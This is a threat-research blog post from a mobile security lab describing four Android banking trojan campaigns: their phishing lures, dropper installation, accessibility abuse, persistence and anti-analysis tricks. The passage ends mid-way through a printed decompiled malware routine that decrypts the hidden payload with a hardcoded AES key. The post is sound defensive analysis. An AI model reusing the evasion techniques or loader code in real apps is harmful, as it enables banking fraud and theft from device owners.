

4 Campaigns In A Row

 zimmerium.com/blog/android-bankers-4-campaigns-in-a-row

Fernando Ortega

April 16, 2026



Executive Summary

In recent months, Zimmerium's zLabs team has identified a surge in Android Banking Trojan activity, marking a sophisticated shift in the [mobile threat landscape](#). Our researchers successfully tracked four distinct campaigns, **RecruitRat**, **SaferRat**, **Astrinox**, and **Massiv**, each leveraging robust Command-and-Control (C2) frameworks to facilitate credential theft, unauthorized financial transactions, and large-scale data exfiltration.

Collectively, these campaigns target over **800 applications** across the banking, cryptocurrency, and social media sectors. By employing advanced anti-analysis techniques and structural APK tampering, these families often maintain near-zero detection rates against traditional signature-based security mechanisms.

Delivery Vectors: Exploiting Human and System Trust

Mobile banking trojans have evolved into highly sophisticated threats, with developers constantly looking for new techniques to gain stealthy, unauthorized access to sensitive financial data. The primary operational hurdle for malware developers remains the dual challenge of bypassing

modern operating system security controls, such as restricted settings and permission prompts, while simultaneously overcoming increasing user skepticism.

To achieve initial access, threat actors rely on several diverse delivery mechanisms that blend psychological manipulation with technical evasion. By exploiting human trust, curiosity, or a sense of urgency, these campaigns masquerade as critical system updates, popular applications, or "unmissable" promotional offers. The ultimate objective is to establish a persistent foothold on the device through a gateway often facilitated by human error, ensuring the compromise is finalized before the victim can detect any anomaly.

Below are the primary techniques we've observed with modern banking trojans:

- **Phishing Infrastructure:** Threat actors use fraudulent domains meticulously crafted to mimic legitimate e-stores or services. They deploy high-fidelity websites and sometimes leverage techniques like the Homograph attack: using look-alike characters to make the URL look identical to a real bank's domain.
- **Social Engineering and Psychological Triggers:** These are manipulative tactics aimed at coercing users into downloading malicious payloads from external URLs. They exploit user trust or anxiety, luring victims into downloading the malicious apps by promising free premium access, career assistance, or urgent solutions to fabricated security threats.
- **Smishing:** Attackers send urgent text messages, sometimes spoofing the send ID, to create a false sense of urgency. These messages typically contain URLs to the Phishing websites or direct download links.

Through our research, zLabs has uncovered four distinct and active Android banking trojan families. To maintain technical clarity, our researchers have clustered these campaigns based on unique indicators of compromise (IoCs) and behavioral patterns identified within the samples.

- **RecruitRat:** Named for its primary infection vector, which exclusively leverages recruitment-related social engineering and fraudulent job-seeking platforms. was named due to the fact that all identified infection vectors were linked to recruitment-related processes.
- **SaferRat:** Designated based on the shared presence of a common class, *com.example.safeservice*, observed consistently across all associated applications.
- **Astrinox:** This family has been tracked internally for several months and labeled according to metadata found within our initial collection. We note that Cleafy Labs recently published research on this same threat, identifying it as [Mirax](#).
- **Massiv:** We have retained this nomenclature to align with existing industry research and ensure continuity with findings previously published by ThreatFabric [blog post](#).

The infection and distribution vectors for these banking trojans vary by campaign strategy. This section analyzes the mechanisms used to move from initial lure to payload installation, focusing on the sophisticated social engineering tactics identified. Note that for certain families, the distribution infrastructure was deliberately obfuscated or absent from the analyzed binaries.

SaferRat distributed itself through fake websites that promised free access to premium streaming platforms and legitimate video streaming software (**Fig. 1**).




Fig.1: Phishing websites

RecruitRat disguises its infection chain as a legitimate recruitment process. Victims are lured under the pretense of employment opportunities and directed to fraudulent websites. These domains exhibit characteristics consistent with dedicated phishing infrastructure and serve as the primary distribution points, tricking users into downloading the malicious APK under the guise of an employment-related requirement or application (**Fig. 2**).




Fig.2: Fake recruitment websites

Astrinox conceals its infection by mimicking [HireX](#). The campaign leverages the domain `hirex[.]cc`, where the content served varies depending on the client's user-agent. When an Android device is detected, the site prompts the user to download an APK file (**Fig. 3**). In the case of iOS devices, it imitates the Apple App Store (**Figure. 4**). However, no indicators of compromise targeting iOS devices have been identified.





Fig.3: Phishing Website for Android devices




Fig.4: Phishing Website for iOS devices

The distribution infrastructure for **Massiv** could not be definitively identified during this research cycle. The analyzed samples lacked the typical embedded artifacts or 'dropper' logic used to trace the infection chain, indicating that the delivery phase may be decoupled from the core malware logic.

Installation & Persistence

Establishing persistence on a target device is one of the most critical phases in a mobile banking trojan's lifecycle. Due to the continued improvements of Android's security model, threat actors have been forced to shift their original deployment strategies to new, innovative methods. Modern bankers no longer rely on simple, single-stage infections. Instead, they utilize sophisticated multi-stage installation routines designed to silently elevate privileges, auto-grant dangerous permissions, and hide themselves into the system. Once the malware is active, their immediate priority shifts to persistence; employing tactics to vanish from the user's view (Abusing UI) or actively blocking any uninstall attempts, ensuring a prolonged window for financial theft and surveillance.

The installation processes across these modern Android banking trojans share a distinct, unified strategy: abusing the native Session Installation API (**Figure. 5**) to bypass the [stringent sideloading and Accessibility restrictions](#) introduced in recent Android versions. Instead of exposing their malicious code directly, the initial droppers act merely as delivery vehicles, concealing their true payloads deep within their internal structures.




Fig.5: Session installer

A primary example of this multi-stage strategy is observed in **SaferRat**, which utilizes a dropper meticulously disguised as a **Google Play Store update** (Figure 6). By mimicking the trusted interface of the official Android marketplace, the malware lowers the victim's guard during the critical payload staging phase. This deceptive UI serves a dual purpose: it facilitates the initial execution and provides a plausible context for the system-level installation prompts generated by the Session Installation API, effectively masking the delivery of the malicious binary as a routine system maintenance task.



A new update is available.



GoPaint
Size: 3.1 MB

To use this app, download the latest version.

What's new

Updated on Aug 20, 2024

[More info](#)

[Update](#)

Fig.6: Fake Google play layout

Once the malicious payload has been successfully deployed, typically, the next step of the bankers is to request Accessibility Service permissions. To prevent the victim from intervening or understanding what is happening, the malware deploys a non-interactive overlay on top of the screen (**Figure. 7**) to visually obstruct the interface. Behind this “blindfold”, the malware programmatically auto-grants the remaining dangerous permissions required by its Remote Access Trojan (RAT) components, including full access to contacts, phone state, and SMS messages among others.





Fig.7: Enable Accessibility and grant other permissions

In order to gain persistence on the device **RecruitRat** does not primarily use these Accessibility privileges to block its own removal. Instead, it prioritizes visual stealth, dynamically replacing its application icon with a blank, transparent image (**Figure. 8**) to effectively vanish from the user's app drawer.







Fig.8: RecruitRat Replacing the icon

SaferRat operationalizes its persistence through the direct abuse of Accessibility Services. Upon receiving the `enable_anti_delete` instruction from the C2, the malware begins intercepting user interactions with the Android system settings. By programmatically detecting intent to navigate to the application's management page, the malware issues automated navigation commands to redirect the user, ensuring that its malicious presence remains unhindered by manual uninstallation attempts.

Evasion & Anti-Analysis Techniques

For modern mobile banking trojans, infiltrating a device is only half the battle—the true challenge lies in survival and stealth. Once deployed, these malicious applications must bypass the operating system's built-in defenses, evade detection by mobile security solutions, and actively thwart security researchers' attempts to reverse-engineer their code. This has sparked an arms race where malware developers invest as much effort into obfuscation and evasion as they do into the actual financial theft mechanisms. Instead of relying on isolated tricks, today's bankers employ a defense-in-depth evasion strategy, combining code-level obfuscation, structural tampering, and environmental profiling to ensure their operations proceed uninterrupted.

Throughout our investigation into these emerging threats, our team uncovered a sophisticated, multi-layered approach to evading detection and obstructing both static and dynamic analysis. Threat actors are increasingly moving away from basic obfuscation toward complex structural manipulation and environment-aware execution to ensure successful payload deployment.

Hiding Malicious Components

RecruitRat and **SaferRat** utilize sophisticated dropper mechanisms to facilitate their infection chains. Instead of requesting dangerous permissions directly, the initially installed, benign looking APK functions merely as a delivery conduit. It extracts a hidden, secondary payload—often staged within the **res/** or **assets/** directories—to remain hidden. In certain instances, these secondary payloads utilize **DexClassLoader** to dynamically load external DEX files at runtime, introducing an additional layer of obfuscation that complicates thorough static analysis of the samples.

ZIP-Level Structural Manipulation

To disrupt automated static analysis and reverse engineering efforts, both **RecruitRat** and **SaferRat** leverage advanced APK tampering techniques (**Figure.9**) at the ZIP archive level. This methodology includes declaring unsupported compression methods, injecting misleading encryption flags, and utilizing abnormally long file names. While these tactics align with established adversarial tradecraft previously documented by our team, they remain highly effective— [we blogged about them](#) in [the past](#).

Although the Android operating system remains resilient to these structural anomalies during execution, standard analysis tools (such as APKTool or JADX) frequently crash or fail to decompress the **AndroidManifest.xml**, effectively blinding automated security scanners.

```
ERROR: Invalid file name or path traversal attack detected: assets/dejouxubW|W-nabxkpW|W/jnbl
ERROR: Invalid file name or path traversal attack detected: assets/qbsgndW|W-W-lmsdfghlcsu/s
ERROR: Invalid file name or path traversal attack detected: assets/fjhgoruW|W-W-hnbpW|W/fslit
ERROR: Invalid file name or path traversal attack detected: assets/W|rygjW-W-cix/xonW|W-hazi
ERROR: Invalid file name or path traversal attack detected: assets/xnrW|W-egmsfnywbW|W/rsk
ERROR: Invalid file name or path traversal attack detected: assets/fqW|W-W-onW|W|uyunW-W-joge
ERROR: Invalid file name or path traversal attack detected: assets/dejouxubW|W-nabxkpW|W/jnbl
ERROR: Invalid file name or path traversal attack detected: assets/qbsgndW|W-W-lmsdfghlcsu/s
ERROR: Invalid file name or path traversal attack detected: assets/fjhgoruW|W-W-hnbpW|W/fslit
ERROR: Invalid file name or path traversal attack detected: assets/W|rygjW-W-cix/xonW|W-hazi
```

Fig.9: Zip manipulation examples

Cryptographic Concealment and Reflection Abuse

Beyond structural tampering, these malware families utilize extensive code-level obfuscation to mask their functional logic. To significantly hinder static analysis and increase the effort required to understand the malware's behavior, sensitive strings and critical API calls are encrypted and dynamically resolved at runtime via Java reflection. This technique is prominently utilized by both **RecruitRat** and **SaferRat**, requiring threat analysts to perform manual deobfuscation to reconstruct the execution flow. Furthermore, families like **Astrinox** exhibit advanced cryptographic concealment by encrypting the core payload in its entirety (**Figure. 10**). The payload is reconstructed from Base64-encoded segments and decrypted in-memory using AES/GCM with a predetermined key; only after this process is the finalized APK written to the device's cache folder for execution.

```
private byte[] decryptPayload(byte[] arr_b) {
    int v = arr_b[0] & 0xFF;
    if(arr_b.length < v + 12) {
        throw new Exception("Invalid data");
    }

    byte[] arr_b1 = new byte[12];
    System.arraycopy(arr_b, v, arr_b1, 0, 12);
    int v1 = arr_b.length - (v + 12);
    byte[] arr_b2 = new byte[v1];
    System.arraycopy(arr_b, v + 12, arr_b2, 0, v1);
    byte[] arr_b3 = MainActivity.hexToBytes("5aaa98d8f3ee77913943ef5d831c3a8a7f49acb191d7dad31c1c61852742a12b");
    Cipher cipher0 = Cipher.getInstance("AES/GCM/NoPadding");
    cipher0.init(2, new SecretKeySpec(arr_b3, "AES"), new GCMParameterSpec(0x80, arr_b1));
    return cipher0.doFinal(arr_b2);
}

private static byte[] hexToBytes(String s) {
    int v = s.length();
